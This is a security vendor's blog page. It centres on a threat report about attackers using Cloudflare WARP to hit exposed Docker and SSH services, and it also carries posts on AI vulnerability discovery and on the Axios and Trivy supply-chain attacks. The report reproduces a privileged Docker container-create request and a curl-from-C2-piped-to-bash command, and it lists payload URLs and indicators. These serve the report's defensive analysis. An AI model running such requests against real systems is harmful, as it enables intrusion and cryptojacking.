Blog
/
/
July 17, 2024

WARPscan: Cloudflare WARP Abused to Hijack Cloud Services

Cado Security (now a part of Darktrace) found attackers are abusing Cloudflare's WARP service, a free VPN, to launch attacks. WARP traffic often bypasses firewalls due to Cloudflare's trusted status, making it harder to detect. Campaigns like "SSWW" cryptojacking and SSH brute-forcing exploit this trust, highlighting a significant security risk for organizations.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Nate Bill
Threat Researcher
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
17
Jul 2024

Introduction: WARPscan

Researchers from Cado Security Labs (now part of Darktrace) have observed several recent campaigns making use of Cloudflare’s WARP[1] service in order to attack vulnerable internet-facing services. In this blog we will explain what Cloudflare WARP is, the implications for its use in opportunistic attacks, and provide a few case studies on real-world attacks taking advantage of WARP.

What is Cloudflare WARP?

Cloudflare WARP is effectively a Virtual Private Network (VPN) that uses Cloudflare’s international backbone to “optimize” user’s traffic. This is a free service, meaning anyone can download and use it for their own purposes. In practice, WARP just tunnels traffic to the nearest Cloudflare data center over a custom implementation of WireGuard, which they claim will speed up your connection.

Cloudflare WARP is designed to present the IP of the end user to Cloudflare CDN customers. However, attacks observed by Cado researchers exclusively connect directly to IP addresses rather than Cloudflare’s CDN, with the attacker in control of the transport and application layers. As such, it is not possible to determine the IP of the attackers.

Implications of attacks originating from WARP

Network administrators are far more likely to inherently trust or overlook traffic originating from Cloudflare’s ASN as it is not a common attack origin, and is often used in many organizations as a part of regular business operations. As a result of this, the IP ranges used by WARP may even be allowed in firewalls, and might be missed during triage of alerts by Security Operations Center (SOC) teams.

Cado Security has observed several threads on sysadmin forums, where network operators are advised to “allowlist” all of Cloudflare’s IP ranges instead of just those specific to a given service, which is a serious security risk that makes their infrastructure directly vulnerable to attackers using WARP to launch their attacks.

These factors make attacks using WARP potentially more dangerous unless an organization takes preventive action, such as educating security teams and ensuring WARP IP ranges are not included in Cloudflare related firewall rules.

Case study - SSWW mining campaign

The SSWW campaign is a novel cryptojacking campaign targeting exposed Docker which utilizes Cloudflare WARP for initial access. Based on the TLS certificate used by the C2 server, it would appear that the C2 was created on September 5, 2023. However, the first attack detected against Cado’s honeypot infrastructure was on February 21, 2024, which lines up with the dropped payload’s Last-Modified header of February 20, the day before. This is likely when the current campaign began.

IPv4 TCP (PA) 104.28.247.120:19736 -> redacted:2375 POST /containers/create 
HTTP/1.1 
Host: redacted:2375 
Accept-Encoding: identity 
User-Agent: Docker-Client/20.10.17 (linux) 
Content-Length: 245 
Content-Type: application/json 
{"Image": "61395b4c586da2b9b3b7ca903ea6a448e6783dfdd7f768ff2c1a0f3360aaba99", "Entrypoint": ["sleep", "3600"], "User": "root", "HostConfig": {"Binds": ["/:/h"], "NetworkMode": "host", "PidMode": "host", "Privileged": true, "UsernsMode": "host"}}  

The attack began with a container being created with elevated permissions, and access to the host. The image used is simply selected from images that are already available on the host, so the attacker does not have to download any new images.

The attacker then creates a Docker VND stream in order to run commands within the created container:

{"AttachStdout": true, "AttachStderr": true, "Privileged": true, "Cmd": ["chroot", "/h", "bash", "-c", "curl -k https://85[.]209.153.27:58282/ssww | bash"]}

This downloads the main SSWW script from the attacker’s command and control (C2) infrastructure and sets it running. The SSWW script is fairly straightforward and does the following set up tasks:

  • Attempts to stop “systemd” services that belong to competing miners.
  • Exits if the system is already infected by the SSWW campaign.
  • Disables “SELinux”.
  • Sets up huge pages and enables drop_caches, common XMRig optimizations
  • Downloads https://94[.]131.107.38:58282/sst, an XMRig miner with embedded config, and saves it as /var/spool/.system
  • Attempts to download and compile https://94[.]131.107.38:58282/phsd2.c, which is a simple off-the-shelf process hider designed to hide the .system process. If this fails, it will download https://94[.]131.107.38:58282/li instead. The resultant binary of either of these processes is saved to /usr/lib/libsystemd-shared-165.so
  • Adds the above to /etc/ld.so.preload such that it acts as a usermode rootkit.
  • Saves https://94[.]131.107.38:58282/aa82822, a SystemD unit file for running /var/spool/.system, to /lib/systemd/system/cdngdn.service, and then enables it.

The configuration file can be extracted out of the miner, and observe that it is using the wallet address:  44EP4MrMADSYSxmN7r2EERgqYBeB5EuJ3FBEzBrczBRZZFZ7cKotTR5airkvCm2uJ82nZHu8U3YXbDXnBviLj3er7XDnMhP on the monero ocean gulf mining pool. We can then use the mining pool’s wallet lookup feature to determine the attacker has made a total of 9.57 XMR (~£1269 at time of writing).

While using Cloudflare WARP affords the attacker a layer of anonymity, we can see the IPs the attacks originate from are consistently deriving from the Cloudflare data center in Zagreb, Croatia. As Cloudflare WARP will use the nearest data center, this suggests that the attacker’s scan server is located in Croatia. The C2 IPs on the other hand are hosted using a Netherlands-based VPS provider.

The main benefit to the attacker of using Cloudflare WARP is likely the relative anonymity afforded by WARP, as well as the reduced suspicion around traffic related to Cloudflare. It is possible that some improperly configured systems that allow all Cloudflare traffic have been compromised as a result of this, however, it is not possible to say with certainty without having access to all compromised hosts infected by the malware.

Case study - opportunistic SSH attacks


Since 2022, Cado Security has been tracking SSH attacks originating from WARP addresses. Initially these were fairly limited, however around the end of 2023 they surged to a few thousand per month. These frequently rise and fall with quite a high velocity, suggesting that the surges are the result of individual campaigns rather than a more general trend.
A screenshot of a graphAI-generated content may be incorrect.
Figure 1: SSH attacks originating from WARP addresses since the end of 2023

Interestingly, a number of SSH campaigns we have seen previously originating from commonly abused VPS providers now appear to have migrated to using Cloudflare WARP. As these VPS providers are soft on abuse, it is unlikely that the purpose of this was for anonymity. Instead, the attackers are likely trying to take advantage of Cloudflare’s “clean” IP ranges (many “dirty” ranges belonging to bulletproof hosting are blocklisted, e.g. by spamhaus [2]), as well as the higher likelihood of the Cloudflare ranges being overlooked or blindly allowed in the victim’s firewall.

All of the attacks seen so far from Cloudflare WARP appear to be simple SSH brute forcing attacks, however it is alleged that the recent CVE-2024-6387 is now being exploited in the wild [3]. An attacker could perform this exploit via Cloudflare WARP in order to take advantage of overly trusting firewalls to attack organizations that may not otherwise have the vulnerable SSH server exposed.

Conclusion

The main threat posed by attackers using Cloudflare’s WARP service is the inherent trust administrators may have in traffic originating from Cloudflare, and the dangerous advice to “allow all Cloudflare IPs” being circulated online. Ensure your organization has not granted permission for 104[.]28.0.0/16 in your firewall. Follow a defense in-depth approach and additionally ensure services such as SSH have strong authentication (via SSH keys instead of passwords) and are up-to-date. Do not expose Docker to the internet, even if it is behind a firewall.

References:

[1] https://one.one.one.one/

[2] https://www.spamhaus.org/blocklists/spamhaus-blocklist/

[3] https://veriti.ai/blog/regresshion-cve-2024-6387-a-targeted-exploit-in-the-wild/

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Nate Bill
Threat Researcher

More in this series

No items found.

Blog

/

/

May 8, 2026

The Next Step After Mythos: Defending in a World Where Compromise is Expected

mythos cybersecurityDefault blog imageDefault blog image

Is Anthropic’s Mythos a turning point for cybersecurity?

Anthropic’s recent announcements around their Mythos model, alongside the launch of Project Glasswing, have generated significant interest across the cybersecurity industry.

The closed-source nature of the Mythos model has understandably attracted a degree of skepticism around some of the claims being made. Additionally, Project Glasswing was initially positioned as a way for software vendors to accelerate the proactive discovery of vulnerabilities in their own code; however, much of the attention has focused on the potential for AI to identify exploitable vulnerabilities for those with malicious intent.

Putting questions around the veracity of those claims to one side – which, for what it’s worth, do appear to be at least partially endorsed by independent bodies such as the UK’s AI Security Institute – this should not be viewed as a critical turning point for the industry. Rather, it reflects the natural direction of travel.

How Mythos affects cybersecurity teams  

At Darktrace, extolling the virtues of AI within cybersecurity is understandably close to our hearts. However, taking a step back from the hype, we’d like to consider what developments like this mean for security teams.

Whether it’s Mythos or another model yet to be released, it’s worth remembering that there is no fundamental difference between an AI discovered vulnerability and one discovered by a human. The change is in the pace of discovery and, some may argue, the lower the barrier to entry.

In the hands of a software developer, this is unquestionably positive. Faster discovery enables earlier remediation and more proactive security. But in the hands of an attacker, the same capability will likely lead to a greater number of exploitable vulnerabilities being used in the wild and, critically, vulnerabilities that are not yet known to either the vendor or the end user.

That said, attackers have always been able to find exploitable vulnerabilities and use them undetected for extended periods of time. The use of AI does not fundamentally change this reality, but it does make the process faster and, unfortunately, more likely to occur at scale.

While tools such as Darktrace / Attack Surface Management and / Proactive Exposure Management  can help security teams prioritize where to patch, the emergence of AI-driven vulnerability discovery reinforces an important point: patching alone is not a sufficient control against modern cyber-attacks.

Rethinking defense for a world where compromise is expected

Rather than assuming vulnerabilities can simply be patched away, defenders are better served by working from the assumption that their software is already vulnerable - and always will be -and build their security strategy accordingly.

Under that assumption, defenders should expect initial access, particularly across internet exposed assets, to become easier for attackers. What matters then is how quickly that foothold is detected, contained, and prevented from expanding.

For defenders, this places renewed emphasis on a few core capabilities:

  • Secure-by-design architectures and blast radius reduction, particularly around identity, MFA, segmentation, and Zero Trust principles
  • Early, scalable detection and containment, favoring behavioral and context-driven signals over signatures alone
  • Operational resilience, with the expectation of more frequent early-stage incidents that must be managed without burning out teams

How Darktrace helps organizations proactively defend against cyber threats

At Darktrace, we support security teams across all three of these critical capabilities through a multi-layered AI approach. Our Self-Learning AI learns what’s normal for your organization, enabling real-time threat detection, behavioral prediction, incident investigation and autonomous response. - all while empowering your security team with visibility and control.

To learn more about Darktrace’s application of AI to cybersecurity download our White Paper here.  

Reducing blast radius through visibility and control

Secure-by-design principles depend on understanding how users, devices, and systems behave. By learning the normal patterns of identity and network activity, Darktrace helps teams identify when access is being misused or when activity begins to move beyond expected boundaries. This makes it possible to detect and contain lateral movement early, limiting how far an attacker can progress even after initial access.

Detecting and containing threats at the earliest stage  

As AI accelerates vulnerability discovery, defenders need to identify exploitation before it is formally recognized. Darktrace’s behavioral understanding approach enables detection of subtle deviations from normal activity, including those linked to previously unknown vulnerabilities.

A key example of this is our research on identifying cyber threats before public CVE disclosures, demonstrating that assessing activity against what is normal for a specific environment, rather than relying on predefined indicators of compromise, enables detection of intrusions exploiting previously unknown vulnerabilities days or even weeks before details become publicly available.

Additionally, our Autonomous Response capability provides fast, targeted containment focused on the most concerning events, while allowing normal business operations to continue. This has consistently shown that even when attackers use techniques never seen before, Darktrace’s Autonomous Response can contain threats before they have a chance to escalate.

Scaling response without increasing operational burden

As early-stage incidents become more frequent, the ability to investigate and respond efficiently becomes critical. Darktrace’s Cyber AI Analyst’s AI-driven investigation capabilities automatically correlate activity across the environment, prioritizing the most significant threats and reducing the need for manual triage. This allows security teams to respond faster and more consistently, without increasing workload or burnout.

What effective defense looks like in an AI-accelerated landscape

Developments like Mythos highlight a reality that has been building for some time: the window between exposure and exploitation is shrinking, and in many cases, it may disappear entirely. In that environment, relying on patching alone becomes increasingly reactive, leaving little room to respond once access has been established.

The more durable approach is to assume that compromise will occur and focus on controlling what happens next. That means identifying early signs of misuse, containing threats before they spread, and maintaining visibility across the environment so that isolated signals can be understood in context.

AI plays a role on both sides of this equation. While it enables attackers to move faster, it also gives defenders the ability to detect subtle changes in behavior, prioritize what matters, and respond in real time. The advantage will not come from adopting AI in isolation, but from applying it in a way that reduces the gap between detection and action.

AI may be accelerating parts of the attack lifecycle, but the fundamentals of defense, detection, and containment still apply. If anything, they matter more than ever – and AI is just as powerful a tool for defenders as it is for attackers.

To learn more about Darktrace and Mythos read more on our blog: Mythos vs Ethos: Defending in an Era of AI‑Accelerated Vulnerability Discovery

[related-resource]

Continue reading
About the author
Toby Lewis
Head of Threat Analysis

Blog

/

Network

/

May 6, 2026

When Trust Becomes the Attack Surface: Supply-Chain Attacks in an Era of Automation and Implicit Trust

Software supply chain attacksDefault blog imageDefault blog image

Software supply-chain attacks in 2026

Software supply-chain attacks now represent the primary threat shaping the 2026 security landscape. Rather than relying on exploits at the perimeter, attackers are targeting the connective tissue of modern engineering environments: package managers, CI/CD automation, developer systems, and even the security tools organizations inherently trust.

These incidents are not isolated cases of poisoned code. They reflect a structural shift toward abusing trusted automation and identity at ecosystem scale, where compromise propagates through systems designed for speed, not scrutiny. Ephemeral build runners, regardless of provider, represent high‑trust, low‑visibility execution zones.

The Axios compromise and the cascading Trivy campaign illustrate how quickly this abuse can move once attacker activity enters build and delivery workflows. This blog provides an overview of the latest supply chain and security tool incidents with Darktrace telemetry and defensive actions to improve organizations defensive cyber posture.

1. Why the Axios Compromise Scaled

On 31 March 2026, attackers hijacked the npm account of Axios’s lead maintainer, publishing malicious versions 1.14.1 and 0.30.4 that silently pulled in a malicious dependency, plain‑crypto‑[email protected]. Axios is a popular HTTP client for node.js and  processes 100 million weekly downloads and appears in around 80% of cloud and application environments, making this a high‑leverage breach [1].

The attack chain was simple yet effective:

  • A compromised maintainer account enabled legitimate‑looking malicious releases.
  • The poisoned dependency executed Remote Access Trojans (RATs) across Linux, macOS and Windows systems.
  • The malware beaconed to a remote command-and-control (C2) server every 60 seconds in a loop, awaiting further instructions.
  • The installer self‑cleaned by deleting malicious artifacts.

All of this matters because a single maintainer compromise was enough to project attacker access into thousands of trusted production environments without exploiting a single vulnerability.

A view from Darktrace

Multiple cases linked with the Axios compromise were identified across Darktrace’s customer base in March 2026, across both Darktrace / NETWORK and Darktrace / CLOUD deployments.

In one Darktrace / CLOUD deployment, an Azure Cloud Asset was observed establishing new external HTTP connectivity to the IP 142.11.206[.]73 on port 8000. Darktrace deemed this activity as highly anomalous for the device based on several factors, including the rarity of the endpoint across the network and the unusual combination of protocol and port for this asset. As a result, the triggering the "Anomalous Connection / Application Protocol on Uncommon Port" model was triggered in Darktrace / CLOUD. Detection was driven by environmental context rather than a known indicator at the time. Subsequent reporting later classified the destination as malicious in relation to the Axios supply‑chain compromise, reinforcing the gap that often exists between initial attacker activity and the availability of actionable intelligence. [5]

Additionally, shortly before this C2 connection, the device was observed communicating with various endpoints associated with the NPM package manager, further reinforcing the association with this attack.

Darktrace’s detection of the unusual external connection to 142.11[.]206[.]73 via port 8000.  
Figure 1: Darktrace’s detection of the unusual external connection to 142.11[.]206[.]73 via port 8000.  

Within Axios cases observed within Darktrace / NETWORK customer environments, activity generally focused on the use of newly observed cURL user agents in outbound connections to the C2 URL sfrclak[.]com/6202033, alongside the download of malicious files.

In other cases, Darktrace / NETWORK customers with Microsoft Defender for Endpoint integration received alerts flagging newly observed system executables and process launches associated with C2 communication.

A Security Integration Alert from Microsoft Defender for Endpoint associated with the Axios supply chain attack.
Figure 2: A Security Integration Alert from Microsoft Defender for Endpoint associated with the Axios supply chain attack.

2. Why Trivy bypassed security tooling trust

Between late February and March 22, 2026, the threat group TeamPCP leveraged credentials from a previous incident to insert malicious artifacts across Trivy’s distribution ecosystem, including its CI automation, release binaries, Visual Studio Code extensions, and Docker container images [2].

While public reporting has emphasized GitHub Actions, Darktrace telemetry highlights attacker execution within CI/CD runner environments, including ephemeral build runners. These execution contexts are typically granted broad trust and limited visibility, allowing malicious activity within build automation to blend into expected operational workflows, regardless of provider.

This was a coordinated multi‑phase attack:

  • 75 of 76  of trivy-action tags and all setup‑trivy tags were force‑pushed to deliver a malicious payload.
  • A malicious binary (v0.69.4) was distributed across all major distribution channels.
  • Developer machines were compromised, receiving a persistent backdoor and a self-propagating worm.
  • Secrets were exfiltrated at scale, including SSH keys, Kuberenetes tokens, database passwords, and cloud credentials across Amazon Web Service (AWS), Azure, and Google Cloud Platform (GCP).

Within Darktrace’s customer base, an AWS EC2 instance monitored by Darktrace / CLOUD  appeared to have been impacted by the Trivy attack. On March 19, the device was seen connecting to the attacker-controlled C2 server scan[.]aquasecurtiy[.]org (45.148.10[.]212), triggering the model 'Anomalous Server Activity / Outgoing from Server’ in Darktrace / CLOUD.

Despite this limited historical context, Darktrace assessed this activity as suspicious due to the rarity of the destination endpoint across the wider deployment. This resulted in the triggering of a model alert and the generation of a Cyber AI Analyst incident to further analyze and correlate the attack activity.

TeamPCP’s continued abused of GitHub Actions against security and IT tooling has also been observed more recently in Darktrace’s customer base. On April 22, an AWS asset was seen connecting to the C2 endpoint audit.checkmarx[.]cx (94.154.172[.]43). The timing of this activity suggests a potential link to a malicious Bitwarden package distributed by the threat actor, which was only available for a short timeframe on April 22. [4][3]

Figure 3: A model alert flagging unusual external connectivity from the AWS asset, as seen in Darktrace / CLOUD .

While the Trivy activity originated within build automation, the underlying failure mode mirrors later intrusions observed via management tooling. In both cases, attackers leveraged platforms designed for scale and trust to execute actions that blended into normal operational noise until downstream effects became visible.

Quest KACE: Legacy Risk, Real Impact

The Quest KACE System Management Appliance (SMA) incident reinforces that software risk is not confined to development pipelines alone. High‑trust infrastructure and management platforms are increasingly leveraged by adversaries when left unpatched or exposed to the internet.

Throughout March 2026, attackers exploited CVE 2025-32975 to authentication on outdated, internet-facing KACE appliances, gaining administrative control and pushing remote payloads into enterprise environments. Organizations still running pre-patch versions effectively handed adversaries a turnkey foothold, reaffirming a simple strategic truth: legacy management systems are now part of the supply-chain threat surface, and treating them as “low-risk utilities” is no longer defensible [3].

Within the Darktrace customer base, a potential case was identified in mid-March involving an internet-facing server that exhibited the use of a new user agent alongside unusual file downloads and unexpected external connectivity. Darktrace identified the device downloading file downloads from "216.126.225[.]156/x", "216.126.225[.]156/ct.py" and "216.126.225[.]156/n", using the user agents, "curl/8.5.0" & "Python-urllib/3.9".

The timeframe and IoCs observed point towards likely exploitation of CVE‑2025‑32975. As with earlier incidents, the activity became visible through deviations in expected system behavior rather than through advance knowledge of exploitation or attacker infrastructure. The delay between observed exploitation and its addition to the Known Exploited Vulnerabilities (KEV) catalogue underscores a recurring failure: retrospective validation cannot keep pace with adversaries operating at automation speed.

The strategic pattern: Ecosystem‑scale adversaries

The Axios and Trivy compromises are not anomalies; they are signals of a structural shift in the threat landscape. In this post-trust era, the compromise of a single maintainer, repository token, or CI/CD tag can produce large-scale blast radiuses with downstream victims numbering in the thousands. Attackers are no longer just exploiting vulnerabilities; they are exploiting infrastructure privileges, developer trust relationships, and automated build systems that the industry has generally under secured.

Supply‑chain compromise should now be treated as an assumed breach scenario, not a specialized threat class, particularly across build, integration, and management infrastructure. Organizations must operate under the assumption that compromise will occur within trusted software and automation layers, not solely at the network edge or user endpoint. Defenders should therefore expect compromise to emerge from trusted automation layers before it is labelled, validated, or widely understood.

The future of supply‑chain defense lies in continuous behavioral visibility, autonomous detection across developer and build environments, and real‑time anomaly identification.

As AI increasingly shapes software development and security operations, defenders must assume adversaries will also operate with AI in the loop. The defensive edge will come not from predicting specific compromises, but from continuously interrogating behavior across environments humans can no longer feasibly monitor at scale.

Credit to Nathaniel Jones (VP, Security & AI Strategy, FCISCO), Emma Foulger (Global Threat Research Operations Lead), Justin Torres (Senior Cyber Analyst), Tara Gould (Malware Research Lead)

Edited by Ryan Traill (Content Manager)

Appendices

References:

1)         https://www.infosecurity-magazine.com/news/hackers-hijack-axios-npm-package/

2)         https://thehackernews.com/2026/03/trivy-hack-spreads-infostealer-via.html

3)         https://thehackernews.com/2026/03/hackers-exploit-cve-2025-32975-cvss-100.html

4)         https://www.endorlabs.com/learn/shai-hulud-the-third-coming----inside-the-bitwarden-cli-2026-4-0-supply-chain-attack

5)         https://socket.dev/blog/axios-npm-package-compromised?trk=public_post_comment-text

IoCs

- 142.11.206[.]73 – IP Address – Axios supply chain C2

- sfrclak[.]com – Hostname – Axios supply chain C2

- hxxp://sfrclak[.]com:8000/6202033 - URI – Axios supply chain payload

- 45.148.10[.]212 – IP Address – Trivy supply chain C2

- scan.aquasecurtiy[.]org – Hostname - Trivy supply chain C2

- 94.154.172[.]43 – IP Address - Checkmarx/Bitwarden supply chain C2

- audit.checkmarx[.]cx – Hostname - Checkmarx/Bitwarder supply chain C2

- 216.126.225[.]156 – IP Address – Quest KACE exploitation C2

- 216.126.225[.]156/32 - URI – Possible Quest KACE exploitation payload

- 216.126.225[.]156/ct.py - URI - Possible Quest KACE exploitation payload

- 216.126.225[.]156/n - URI - Possible Quest KACE exploitation payload

- 216.126.225[.]156/x - URI - Possible Quest KACE exploitation payload

- e1ec76a0e1f48901566d53828c34b5dc – MD5 - Possible Quest KACE exploitation payload

- d3beab2e2252a13d5689e9911c2b2b2fc3a41086 – SHA1 - Possible Quest KACE exploitation payload

- ab6677fcbbb1ff4a22cc3e7355e1c36768ba30bbf5cce36f4ec7ae99f850e6c5 – SHA256 - Possible Quest KACE exploitation payload

- 83b7a106a5e810a1781e62b278909396 – MD5 - Possible Quest KACE exploitation payload

- deb4b5841eea43cb8c5777ee33ee09bf294a670d – SHA1 - Possible Quest KACE exploitation payload

- b1b2f1e36dcaa36bc587fda1ddc3cbb8e04c3df5f1e3f1341c9d2ec0b0b0ffaf – SHA256 - Possible Quest KACE exploitation payload

Darktrace Model Detections

Anomalous Connection / Application Protocol on Uncommon Port

Anomalous Server Activity / Outgoing from Server

Anomalous Connection / New User Agent to IP Without Hostname

Anomalous File / EXE from Rare External Location

Anomalous File / Script from Rare External Location

Anomalous Server Activity / New User Agent from Internet Facing System

Anomalous Server Activity / Rare External from Server

Antigena / Network / External Threat / Antigena Suspicious File Block

Antigena / Network / External Threat / Antigena Suspicious File Pattern of Life Block

Device / New User Agent

Device / Internet Facing Device with High Priority Alert

Anomalous File / New User Agent Followed By Numeric File Download

Continue reading
About the author
Nathaniel Jones
VP, Security & AI Strategy, Field CISO
Your data. Our AI.
Elevate your network security with Darktrace AI